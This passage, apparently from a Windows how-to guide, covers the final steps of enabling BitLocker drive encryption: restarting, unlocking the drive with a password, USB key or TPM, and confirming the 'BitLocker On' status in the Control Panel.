- **Restart the Computer:** After the encryption process completes, BitLocker will prompt you to restart the computer to enable BitLocker protection. Save any open files and click "Restart Now" to restart the computer.
- **Unlock the Drive:** After the computer restarts, you will be prompted to unlock the drive using the method you chose earlier (password, USB key, or TPM). Follow the on-screen instructions to unlock the drive and access your encrypted data.
- **Verification:** Once the computer boots into Windows, verify that BitLocker protection is enabled by checking the BitLocker Drive Encryption window in the Control Panel. You should see the encrypted drive listed with the status "BitLocker On."